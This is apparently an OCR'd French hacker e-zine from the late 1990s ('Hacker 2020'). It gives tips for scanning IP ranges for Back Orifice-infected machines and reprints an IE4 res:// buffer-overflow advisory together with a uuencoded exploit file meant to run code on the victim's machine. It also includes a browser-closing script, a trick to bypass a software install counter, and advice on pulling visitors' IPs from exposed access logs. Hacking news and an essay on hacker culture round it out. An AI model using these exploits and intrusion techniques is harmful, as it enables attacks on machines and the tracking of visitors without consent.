Donc si c'est ce que vous voyez, plus de dute, vous avez bien la bonne version! Je vous passe les détails d'utilisation de BO car tout vous sera expliqué dans la doc. Mais sachez que vous pouvez scanner tous les gens dont l'IP commence par un certain nombre (là c'est confus et je m'explique). Imaginez que vous ayez personne à pinger. Le meilleur moyen de ping et d'avoir plus de chnaces de tomber sur des personnes infectées et de rentrer dans "target:host port cet IP (par exemple): 193.193.*.* bogui s'amusera alors à scanner tous les IP commençant par: 193.193 ce qui vous donne une grande marge. Mais le scanne sera long il sera plus utile de faire: 193.193.193.*, vous avez moins de chances de trouver d'infectés mais le scann se fera plus vite. Bogui scane le port par défaut (c'est à dire 31337). Seules les personnes infectées sur ce port répondront par PONG. Mais si vous scannez toute une série d'IP en faisant *.* et que dans cette série se trouve un IP d'utilisateur qui possède NOBO, alors la personne usant de NOBO aura votre IP et vous verrez un message s'afficher dans la partie d'écrit. Il faut savor que de plus en plus de gens ont NOBO; ce qui n'a pas pour but de faciliter l'utilisation de BO.

----- 5°/ Astuces de hacking -----

- Vous détestez Microsoft? Vous détestez IE4? Eh ben alors apprenez à planter MSIE4. Tapez dans la barre d'url: res://xxxxxxxx (+356x)xxx. et tapez enter. Oh! le navigateur s'est fermé! Il semblerait même qu'on puisse éxécuter un programme à l'insu du plein gré de l'utilisateur. Personellement j'ai essayé mais sans succès. A vous de trouver comment. En fait voilà ce que donne le texte en anglais:

========

Scenario

========

The Microsoft Internet Explorer 4.0 Suite, including all programs supplied with it that read and/or process HTML from either local machines, intranet machines, or remote internet machines are subject to a buffer overflow in the HTML decoding process. The buffer overflow can cause the application to page fault, or in the worst case, execute arbitrary precompiled native code.

=======
Example
=======

1. Copy the supplied HTML file(s) into a location that is accessible via the target application.
2. Point to it. Look at it.
3. Click on the link. (or let someone click it for you)
4. Become aware of what happens to your machine.
5. Freak out and beg Microsoft to make the bad man stop.

================
Technical Details
================

The problem here lies in the deciphering of the URL line format itself. The base HTML library that is used by the Internet Explorer 4.0 Suite and the following programs are vulnerable:

- Outlook Express (both mail and news)
- Windows Explorer
- Internet Explorer (different than regular explorer, really)

This problem, because it stems from a programming flaw in the HTML decoding system, is unaffected by the Explorer "Security Zones" feature. In other words, if you turn on the highest security level for the zone from where the exploit HTML is being viewed, you are still vulnerable.

The critical problem here is a buffer overflow in the parsing of a particular new type of URL protocol. The "res://" type of URL is meant to allow access to a local resource embedded in a local DLL file. This is useful for archiving entire websites into a DLL and is not, in its truest concept, a security flaw.

For example, to read something out of the IE4.0 Tour (stored in a DLL) try the following URL: res://ie4tour.dll/page1-6.htm

The buffer overflow is on the actual filename specified. To crash your machine go ahead and try res://blahblahblah ... blahblah/ in your Internet Explorer window where the amount of 'blah' equals 265 characters.

The function that goes through the filename and validates it is flawed on

Windows 95. Without checking the length, the filename is uppercased, concatenated with '.DLL' if it isn't there already, and in the process, copied into a fixed size buffer.

========
Solution
========

Currently, there is no solution available for this flaw. You can't set any Internet Explorer options to avoid it, and you are not protected by any level of zone security. Simply don't surf the web, read email or view net news using Internet Explorer 4.0 until Microsoft puts up a hotfix.

============
Exploit Code
============

Here we go...
When constructing the exploit we want to try something useful.
Lets's start with appending text of your choice to AUTOEXEC.BAT...
(note that running native code lets you do pretty much anything you want)

Note that the location of the exploit string in the stack is very important and it varies from target application to target application.

Constructing the exploit string:
Figure out stack location for exploit code...

App	Loc
Internet Explorer	0x0057C144
Windows Explorer	0x0088A0F4
...	

Yeah, I know that those locations have null bytes in them and you can't put those (or lowercase letters, or CR/LF or 0x07 or anything like that) in the exploit string... but we'll let microsoft fix that for us. Step thru the process to see IE add that extra null character for you. Will they ever cease to amaze...

Put together what you wanna do, tack on the necessary jump addresses and all that. That's it.

And now, UUENCODED to preserve freshness:

```
**************************************************************************
* MAKE SURE YOU RUN THIS EXPLOIT WITH __INTERNET__ EXPLORER, _NOT_      *
* REGULAR OL' WINDOWS EXPLORER. (put it on a website and download it or *
* click on the IE desktop icon (run iexplore.exe) and type in the name  *
```

* of the file into the URL line) IT WON'T WORK OTHERWISE!!!!   *
*   (though it could be made to do so)   *
****

----====/ SNIP

section 1 of uuencode 5.20 of file infect.htm   by R.E.M.

```
begin 644 infect.htm
M/&AT;6P^#0H\:&5A9#X-"CQT:71L93X-"DEN=&5R;F5T($5X<&QO:71E<@T*
M/"]T:71L93X-"CPO:&5A9#X-"CQB;V1Y(&)G8V]L;W(](T9&1D9&1B!T97AT
M/2,P,#`P,#`^#0H-"CQC96YT97(^#0H\:#$^5VAA="!D;R!)('=A;G0@=&\@
M:6YF96-T('1O9&%Y/SPO:#$^#0H-"D-L:6-K(&AE&5C+F)A=#QP/@T*#0H\82!H_@.^`
_]-:6E"0D#/;LP)3@^L$4U"[X(#YO__3@^P,D%A0
M,]NS.5.[#-+G$('K$!"0$%-0N[#*^;__TX/$#)"0D)"[SX#YO__3D)"0N["O
M^+__TY"0D,S,+2TM+2TM+2TM+2TM+4,Z7$%55$]%6$5#+D)!5("-BD5#2$\@
M34E#4D\D3T94(#!73EH@64]5+BXN(%)%4$5.5"!!3D0@0D4@4T%6140AC8I0
M055318V*@"TM+2TM+2TM+2TM+2TM+2U!04%!0D)"0D,!(+Z_1$1$143!5R\-
M"B(^#0H\9F]N="!F86-E/2)7:6YG9&EN9W,B('-I>F4]*S8^_SPO9F]N=#X\
M9F]N="!S:7IE/2LV/CT\+V9O;G0^/&9O;G0@9F%C93TB5VEN9V1I;F=S(B!S
M:7IE/2LV/B9G=#PO9F]N=#X-"CPO83X-"@T*/"]C96YT97(^#0H-"CPO8F]D
->3X-"CPO:'1M;#X-"CX-
`
end
sum -r/size 62455/917 section (from "begin" to "end")
sum -r/size 5779/643 entire input file
```

/====---- SNIP

A haiku:

 Microsoft IE
 Is there no security?
 Not if you ask me.

dildog@l0pht.com (11/1/97)

- Vous faîtes des pages HTML pour votre site internet? ce script est à installer au début:

```
<BODY>
<script language='JavaScript'>
function closeit()
{
  if (navigator.appName == "Microsoft Internet Explorer")
      self.close()
}
</script>
```

Tout navigateur de type Microdoft Internet Explorer qui digère le javascript sera automatiquement fermé.

-(source: Pirates Mag) *J'utilise le programme MS WORKS 1.05 en version française pour Dos. Malheureusement, suite à plusieurs plantages disques dus aux applications utilisées, j'ai du réinstaller à chaque*

fois ce programme. Aujourd'hui le compteur est à zéro et je ne peuc plus rien faire. Pire, Microsoft ne peut (ou ne veut) rien faire pour moi. Avez vous une solution? Anonyme.

La position de Microsoft est déplorable. Et comme nous n'avons pas pu non plus obtenir plus d'informations de la part du support technique, nous vous proposons notre propre solution que nous avons trouvée en éxaminant votre disquette. Sous Dos, copiez l'intégralité de la disquette dans le répertoire de votre choix avec la commande XCOPY A: nom_répertoire (répondre par oui aux questions posées). Allez dans ce répertoire en tapant nom_répertoire Tapez maintenant les commandes suivantes:
MD ^~
ATTRIB +R +H ^~
MD _~
ATTRIB + R+H _~
Works peut maintenant fonctionner à partir de votre disque dur! Si vous voulez l'effacer, tapez:
ATTRIB -R -H ^~
RD ^~
ATTRIB -R -H _~
RD _~

- Vous naviguez sur le net, quand soudain vous voyez un site dont l'url est: (je dis n'importe quoi mais c'est pour un exemple) http://www.multimania.com/08/tioto/info/user/index.htm. A première vue cela ressemble à un url comme un autre un peu long, mais des url long y'en a partout, me direz-vous! Eh ben, petite astuce si le mec se débrouille pas trop bien pour faire ses pages: vous remettez l'url en retirant à chaque fois un segment ce qui donnera http://www.multimania.com/08/tioto/info/user/ et vous tapez: enter... soit le navigateur affiche: erreur , soit il affiche accès interdit, soit il vous met à une page html, ou bien encore (et c'est là que ça nous intéresse) il vous mets des répertoires. Des répertoires? Oui... En faisant cette manip vous avez environ 1/3 ou un 1/4 des sites qui vous mettront tout ce qui est passé en ftp. C'est à dire même des images non visibles sur le site, ou des liens que l'on ne voit pas sur le site, etc... Imaginez que vous tombez sur un site cochon qui n'en a pas l'air! Hein? Mais si la manip marche pas continuez à retirer des segments jusqu'à arriver au serveur!

- Accéder au compte ftp d'un site: prenons l'exemple d'un site quelconque! Je prends: http://www.hackers.com qui est un site vachement merdique. En allant sur son compte ftp par cet url: ftp://www.hacker.com on a: Current directory is /

bin/ Wed Oct 30 00:00:00 1996 Directory
pub/ Tue Jun 3 00:00:00 1997 Directory

alors on évolue en cliquant sur pub et on trouve des trucs de hack! Ce que le site lui même ne laisse pas paraître! cela donne:
Current directory is /pub

Up to higher level directory
acrobat/ Tue Dec 17 00:00:00 1996 Directory
doc/ Mon Oct 10 00:00:00 1994 Directory
mac/ Fri Jul 25 00:00:00 1997 Directory
msdos/ Mon Mar 4 00:00:00 1996 Directory
phoenix/ Thu Jan 19 00:00:00 1995 Directory
text_files/ Thu Dec 22 00:00:00 1994 Directory
users/ Sat Nov 14 01:20:00 1998 Directory
windows/ Tue Jun 3 00:00:00 1997 Directory

et si on va dans msdos on a:

Current directory is /pub/msdos

Up to higher level directory
compress/ Thu Aug 21 00:00:00 1997 Directory
games/ Mon Mar 4 00:00:00 1996 Directory
term_progs/ Tue Nov 1 00:00:00 1994 Directory
uuencode/ Thu Sep 8 00:00:00 1994 Directory

Qui ne sont autres que des répertoires de hack!

Voyez donc l'utilisation que vous pouvez faire de cet astuce! Intéressant non?

- Accéder aux statistiques d'un site: il y a très peu de sites ou vous pourrez accéder aux statistiques. Tapez (c'est un exemple): http://www.xxxxxx.com/stats Vous atterrirez sur une page avec les statistiques du site qui se présente comme ça:
Index of /stats

Name Last modified Size Description

Parent Directory 23-Sep-98 16:48 -
DailyHitStats.gif 07-Nov-98 02:02 3k
DailyVolumeStats.gif 07-Nov-98 02:02 4k
HourlyHitStats.gif 07-Nov-98 02:02 4k
HourlyVolumeStats.gif 07-Nov-98 02:02 4k
TopLevelDomainHitStat..07-Nov-98 02:02 2k
TopLevelDomainVolumeS..07-Nov-98 02:02 2k
TopNDomainsHitStats.gif07-Nov-98 02:02 3k
TopNDomainsVolumeStat..07-Nov-98 02:02 3k
TopNFilesHitStats.gif 07-Nov-98 02:02 4k
TopNFilesVolumeStats...07-Nov-98 02:02 4k
access_log 07-Nov-98 19:13 4k
error_log 15-Oct-98 19:16 5k
graph.html 07-Nov-98 02:02 4k
httpstats.html 07-Nov-98 02:02 9k
stats-xxxx-98_Aug.ta..01-Sep-98 05:32 1k
stats-xxxx-98_Jul.ta..01-Aug-98 05:30 1k
stats-xxxx-98_Jun.ta..01-Jul-98 05:32 1k
stats-xxxx-98_Oct.ta..01-Nov-98 05:33 1k
stats-xxxx-98_Sep.ta..01-Oct-98 05:33 1k

Je garde le nom secret pour pas qu'il y ait de petits malins qui viennent envahir les stats d'un site. En fait celui-ci je me le garde ;-). Maintenant vous tapez: http://www.xxxx.com/stats/access_log, et vous obtenez:
web4.infonie.fr - - [05/Nov/1998:10:32:18 +0100] "GET / HTTP/1.0" 200 3767
web4.infonie.fr - - [05/Nov/1998:10:32:19 +0100] "GET /probate2.jpg HTTP/1.0" 200 706
web4.infonie.fr - - [05/Nov/1998:10:32:20 +0100] "GET /soiseau.gif HTTP/1.0" 200 2333
web4.infonie.fr - - [05/Nov/1998:10:32:20 +0100] "GET /pismo.jpg HTTP/1.0" 200 1272
web4.infonie.fr - - [05/Nov/1998:10:32:21 +0100] "GET /ilogofi.gif HTTP/1.0" 200 3645
web4.infonie.fr - - [05/Nov/1998:10:32:32 +0100] "GET /devis.htm HTTP/1.0" 200 5558
195.68.45.51 - - [06/Nov/1998:15:15:53 +0100] "GET / HTTP/1.0" 200 3767

195.68.45.51 - - [06/Nov/1998:15:15:54 +0100] "GET /ilogofi.gif HTTP/1.0" 200 3645
195.68.45.51 - - [06/Nov/1998:15:15:54 +0100] "GET /probate2.jpg HTTP/1.0" 200 706
195.68.45.51 - - [06/Nov/1998:15:15:54 +0100] "GET /pismo.jpg HTTP/1.0" 200 1272
195.68.45.51 - - [06/Nov/1998:15:15:54 +0100] "GET /soiseau.gif HTTP/1.0" 200 2333
195.68.45.12 - - [06/Nov/1998:15:35:46 +0100] "GET / HTTP/1.0" 200 3767
195.68.45.12 - - [06/Nov/1998:15:35:46 +0100] "GET /ilogofi.gif HTTP/1.0" 200 3645
195.68.45.12 - - [06/Nov/1998:15:35:47 +0100] "GET /probate2.jpg HTTP/1.0" 200 706
195.68.45.12 - - [06/Nov/1998:15:35:47 +0100] "GET /pismo.jpg HTTP/1.0" 200 1272
195.68.45.12 - - [06/Nov/1998:15:35:47 +0100] "GET /soiseau.gif HTTP/1.0" 200 2333
195.68.45.12 - - [06/Nov/1998:15:36:26 +0100] "GET /service.htm HTTP/1.0" 200 2004
195.68.45.12 - - [06/Nov/1998:15:36:26 +0100] "GET /ibuton.gif HTTP/1.0" 200 1113
195.68.45.12 - - [06/Nov/1998:15:36:41 +0100] "GET /devis.htm HTTP/1.0" 200 5558
195.68.45.12 - - [06/Nov/1998:15:37:23 +0100] "GET /index.htm HTTP/1.0" 200 3767
193.252.201.13 - - [07/Nov/1998:01:31:22 +0100] "GET / HTTP/1.1" 200 3767
193.252.201.13 - - [07/Nov/1998:01:31:23 +0100] "GET /soiseau.gif HTTP/1.1" 200 2333
193.252.201.13 - - [07/Nov/1998:01:31:23 +0100] "GET /probate2.jpg HTTP/1.1" 200 706
193.252.201.13 - - [07/Nov/1998:01:31:23 +0100] "GET /pismo.jpg HTTP/1.1" 200 1272
193.252.201.13 - - [07/Nov/1998:01:31:23 +0100] "GET /ilogofi.gif HTTP/1.1" 200 3645
zanussi.netcraft.co.uk - - [07/Nov/1998:10:26:41 +0100] "HEAD / HTTP/1.1" 200 0
troy3-86.abo.wanadoo.fr - - [07/Nov/1998:11:06:15 +0100] "GET / HTTP/1.1" 200 3767
troy3-86.abo.wanadoo.fr - - [07/Nov/1998:11:06:16 +0100] "GET /soiseau.gif HTTP/1.1" 200 2333
troy3-86.abo.wanadoo.fr - - [07/Nov/1998:11:06:16 +0100] "GET /probate2.jpg HTTP/1.1" 200 706
troy3-86.abo.wanadoo.fr - - [07/Nov/1998:11:06:17 +0100] "GET /pismo.jpg HTTP/1.1" 200 1272
troy3-86.abo.wanadoo.fr - - [07/Nov/1998:11:06:18 +0100] "GET /ilogofi.gif HTTP/1.1" 200 3645
troy3-86.abo.wanadoo.fr - - [07/Nov/1998:11:06:51 +0100] "GET /service.htm HTTP/1.1" 200 2004
troy3-86.abo.wanadoo.fr - - [07/Nov/1998:11:06:52 +0100] "GET /ibuton.gif HTTP/1.1" 200 1113
troy3-86.abo.wanadoo.fr
(J'ai raccourci en ne laissant que 2 ou 3 exemples sinon cet E-mag serait 2 fois plus gros que maintenant)
Vous obtiendrez ici soit l'IP de la personne soit des infos sur elle. Comme troy3-86.abo.wanadoo.fr, et si vous avez un tracer d'ip comme WSPINGPR alors vous aurez l'ip de la personne.
Mais si on prend un accès protégé, voilà ce que ça donne, l'url étant: http://www.baguette.com/stats: le navigateur affiche un écran pour login et password.
J'ai fait annuler et voilà ce que ça a donné:

Authorization Required

This server could not verify that you are authorized to access the document you requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

C'est tout ce que je peux vous dire sur les statistiques d'un site.

- Le registre d'adresses contient 16 bits pour coder 64 ko, soit 65 536 (2^20 (2 exposant 20) = 1 048 567). Mais les composants ne permettaient pas d'utiliser complètement deux registres d'adresse. Du coup, voilà comment votre ordinateur calcule une adresse en mémoire. Il possède quand même deux registres d'adresses de 16 bits. L'un correspond au segment, l'autre à l'offset. Une adresse est un couple segment/offset. Le calcul de l'adresse se fait en opérant un décalage de 4 bits vers la gauche su registre de segment puis d'une addition binaire avec le registre offset. Le résultat est sur 20 bits et permet d'adresser 1Mo. Cette technique, si elle aboutit au résultat voulue, est d'un grand gâchis. Beaucoup d'adresses se recouvrent, elles sont accessibles par plusieurs couples de segment/offset. Ainsi les valeurs (notation segment:offset) 2 :0, 1: 16, 0:32 aboutissent toutes à la case d'adresse 32.

----- 6°/ Articles divers sur le hacking, les mesures prises contres, les groupes anti-hackers, etc... (source de différents journaux) -----

1) Adaptec a envoyé un communiqué de presse correctif concernant l'UDF Reader: impossible de lire des CD-RW à la norme UDF avec de simples lecteurs multisessions, il faut bien un leceur compatible CD-RW (ou Multiread). Par contre les CD-R calssiques sur tous les lecteurs CD multisessions, qu'ils aient été écrits en UDF (packet writing) ou avec des logiciels de gravure classiques. Et dans les faits, il y a peu d'intérêt à utiliser l'UDF sur un CD-R normal puisque la technique bouffe près de 200 Mo, le seul avantage étant de sauver sur le CD comme n'importe quelle unité de disque.

2) D'après le BSA, la France est le pays qui connaît le taux de piratage le plus élevé d'Europe. Il serait parvenu à 44 % en 1996. Le BSA ayant un grand coeur, c'est bien connu, souhaiterait faire baisser ce pourcentage à un niveau considérable, soit passer sous le seuil des 27 % d'ici l'an 2001. Toujours d'aprrès la boule de cristal du BSA, cette baisse permettrait de créer 260 000 nouveaux emplois. Mais ont-ils compté les pirates qui perdraient leur boulot?

3) 2 jeunes hackers anglais âgés de 17 et 18 ans, membres de milw0rm, ont pu accéder illégalement au système informatique du Barc, le centre de recherche de Bhabha responsable des essais nucléaires en Inde, au mois de mai 98 dernier. Les pirates ont modifié la page d'accueuil du site informatique du centre de recherche et auraient réussi à voler les courriers électroniques des savants, avant et après les essais. Désamorcer des bombes par des mail-bombers, fallait y penser!

4) Le président du commissariat indien à l'énergie atomique (AEC) R.Chidambaram, a nié que son pays ait été victime d'un acte de "piraterie informatique" fin mai, à l'encontre du centre de recherche Bhabha (Barc) responsable des essais nuvléaires indiens qui ont bien failli déclencher une guerre en Asie du Sud-Est. "*Non c'est absurde. Ils n'ont rien obtenu!*", a-t-il déclaré. Absurde? Pour nous l'absurde, c'est plutôt un mec qui dépense des millions de dollars pour faire péter des bombes au lieu de nourrir un peuple qui crève de faim.

5) Anastasia, Barbara, Marilyn, Cindy, tant de rencontres sur le net! Mais attention, la rencontre réelle est parfois décevante. C'est l'histoire d'un Hollandais qui descendait d'un avion dans le New Hampshire avec un poireau à la main (vous avez mieux pour vous reconnaître?). Il devait rencontrer un jeune garçon avec lequel il avait conversé sur le net. Comme cadeau de bienvenue, il reçut des bracelets aux poignets. Le jeune ami était en réalité un agent du FBI (Mulder est dans le coup!).

6) La police égyptienne a arrêté deux étudiants hackers, pour vol et utilisation frauduleuse de carte bancaire. Les criminels ont eu toutefois le temps de détourner 147 000 $, soit plus de 900 000 frs, au cours des sept derniers mois précédant leur arrestation. Les autorités égyptiennes assurent qu'il s'agit du premier crime d'un ressortissant de leur pays sur l'internety. Le plus surprenant est qu'ils ont dépensé l'intégralité de ce montant pour des photos et films pornographiques payant sur le Web! A croire qu'en Egypte, les filles, elles sont moches...

7) Un collectif de pirates, le Lopht, a affirmé au Sénat américain en juin 1998 leur capacité à "planter" en une demi-heure la dorsale de l'internet US. Avec leur ego surdimmensionné, tous ces pirates vont bien finir par motiver les politiques à une sécurisation extrême du net. Et là finie la liberté!

8) Un jeune pirate informatique de 28 ans, Aaron Blosser a détourné plus de 2 500 ordinateurs de la compagnie de téléphone américaine U.S. west (Phoenix, USA) pour tenter de résoudre une énigme mathématique vieille de 350 ans. Il aurait également obtenu les mots de passe de 15 000 postes de travail de la compagnie, qu'il aurait

publiés sur l'internet. L'affaire a été découverte lorsqu'il est apparu que les ordinateurs de l'entreprise U.S. West mettaient 5 minutes à retrouver des numéros de téléphone, au lieu de 5 secondes en temps normal. Il va s'amuser comme un fous le gars avec son numéro de matricule!

9) Le site du journal le *New York Times* s'est fait piraté, début seprembre, par un adorateur de Kevin Mitnick. Le hacker a modifié la première page du site en demandant le libération du "condor". Pour lui, il est grand temps d'ouvrir la cage à l'oiseau Mitnick!

Voilà qui va clore cet E-mag en espérant qu'il vous a plu! Si vous avez des commentaires à faire ou des suggestions, écrivez à clad_strife@hotmail.com.

Clad Strife

HACKER 2020

ISSUE N°2

DISCLAIMER: Toutes les informations contenues dans ce fanzine n'y sont qu'à titre purement informatif! Il vous est déconseillé de les appliquer, sous risques d'amendes et de poursuites judiciaires. Moi ou mon serveur (actuellement Multimania), ne seraient être tenus responsables de ce que vous ferez de ces informations!

<<<1- N.D.A.>>>

Pour ceux qui ont déjà lu mon premier fanzine, vous pourrez remarquer un changement de style, l'apparition de liens etc... Vous pourrez me dire que je peux toujours mettre des liens dans mon premier fanzine. Mais non... Je n'ai pas trop envie d'y faire des retouches (nan, nan! Ce n'est pas de la fénéantise!). Sinon, je conseille aux autres d'aller le lire!

Je tiens quand même à signaler que je fais pas partie de l'élite (c.f. issue 1), et que j'exposerais ici: d'une part: mes connaissances dans ce domaine, d'autre part les connaisssances des autres. Ca veut dire quoi les connaissances des autres!? Ca vaut tout simplement dire que certaines de ces infos sont tous simplements, tirés d'autres fanzines, E-mags etc... Mais il n'y a que comme ça qu'on progresse, non? (comment ça "NON"?).

<<<2- Introduction>>>

Je ne vais pas réexpliquer ce que c'est qu'un hacker, un cracker etc... Car vous pouvez le savoir en lisant le premier N° de Hacker 2020. Mais je vais éclairer votre lanterne en vous expliquant, quels conséquences peut avoir le hacking sur le monde informatique, et quels but ont les hackers!


Prenons un exemple: vous avez piraté un site quelconque, pris quelques infos modifié une page HTML en mettant des images pornos à la place, etc... En général le résultat ne se fait pas attendre: mise à jour du site, modifications et autres... Mais le créateur de ce site sait très bien par ou vous êtes entré si il fait une recherche plus appronfondie! Vous pouvez être certain que si tel est le cas, au bout de deux jours, le chemin que vous avez emprunté pour rentrer sur le site sera inaccessible. Mais si vous hacker un site plus important, tels les providers ou les sites de l'état... Il y aura un soulèvement au niveax des Webmasters. Ils trouveront la faille. De plus vous risquez d'être tracé! donc selon la gravité de la faute vous pourrez rester peinard sur votre chaise, ou vous retrouvez dans la même cellule que K.Mitnick (façon de parler!). Maintenant à la création d'un nouveau virus, ou d'un nouveau trojan (comme cela a été le cas pour Back Orifice!), celui-ci sera mis a votre disposition sur le net! Au départ aucun anti-virus ne pourra le détecter! Ensuite des ant-virus et autres no-trojans auronts pour but de l'arrêter, enfin, si il est dangereux, ils sera déclaré comme illicite... Petit à petit les gens seront obligés de s'immuniser, encore et toujours contre une menace invisible, donc incontrôlable... certains sont de vrais paranos du net! Je ne dis pas qu'il ne faut pas s'immuniser! Mais éviter de tomber dans une paranoïa! Bien que ces protections soit néfastes pour les hackers, elles sont bien entendu bénéfiques pour les entreprises et particuliers... La création de virus et de trojans créé une immunité générale! Si le monde d'internet reste passif et ignorant à cet menace, le

jour ou y'aura un gros trojan, vous s'rez pas dans la merde! Vous êtes en quelques sorte protégé pour l'avenir! Comme une maladie dont on trouve par la suite le remède! Que penser donc...?

Quel but ont les hackers (en général!)... Il faut d'abord savoir que certains se prétendent hackers, car ils savent juste nuker, d'autres se disent hacker alors que ils ne sont que des crashers, etc... Le hacker pour une grande partie des hackers, hacke surtout par simple plaisir, et par renfrognement à se trouver face à une protection qui semblerait infranchissable. Par défi aussi. Si on regroupe les 3 ensembles on pourrait dire que c'est le plaisir d'affronter un défi, qui est celui de passer une protection... Les hackers trouvent ça assez grisant! Ils tiennent aussi à prouver par leurs explois, que rien n'est infaillible! Qu'à chaque nouveau programme, il y a une faille! Que chaque nouveau système d'exploitation a une faille... Que TOUT a une faille (rien n'est infaillible, si vous préférez). Certains (minorité) essayeront de faire progresser les débutants dans ce domaine (en écrivant des E-mags, par l'envoi de mails, par icq etc...). Certains essayent aussi de casser les préjugés que certains hackers ont sur d'autres! Je prends l'exemple d'un mec du nom de Mx (raccourci pour garder en toute intégralité son anonymat). Je l'ai intercepté par icq, en ayant son UIN grâce à un de mes contacts (il est important d'avoir des contacts). Donc j'ai fais 3 requêtes de chat, ensuite je suis venu il m'a presque "ejecté"... J'ai essayé de lui parler, mais c'est une vraie tête d'âne! J'ai eut le droit a tous les compliments: lamer, débutant, t'es louche, je te fais pas confiance, qui tu es pour m'aborder comme ça??? Ce mec là devait avoir des préjugés du tonnerre de dieu! J'ai bien essayé de lui montrer qu'il ne devait pas se méfier de tout le monde, mais j'en suis toujours au même stade avec lui... Bon, d'accord ce n'est qu'un exemple et y'en a d'autres. Ah oui! Dernier point pour clore cette introduction: un hacker a pour habitude de ne pas faire chier les gens, sauf nécessité, avec ses techniques de hack et ses programmes! Donc si un jour un mec se ramène vous menaçant de tout et n'importe quoi, et en prétendant être hacker, ne vous y trompez pas: ce n'est point un hacker, mais un emmerdeur! pigé?

<<<3- Les trucs utiles>>>

- Accéder aux comptes ftp d'un site: je vous explique uniquement comment accéder au ftp: je ne vous dis ni comment avoir les passwords, ni les noms d'utilisateurs! On verra ça après...
Aller sous DOS puis écrire (les ">" ne sont pas à écrire!):
> ftp
> open
> www.nomdusite.com
ENTREE
Et voilà le tour est joué! L'exemple en images, avec Mygale:



On peut faire ça avec l'adresse IP d'un site? Je réponds oui! La commande est la même mais à la place du www. nomdusite.com vous mettez son adresse IP, démonstration en images sur le site de zymark:


```
C:\>ftp
ftp> open
To 198.199.168.4
Connected to 198.199.168.4.
220 finn Microsoft FTP Service (Version 3.0).
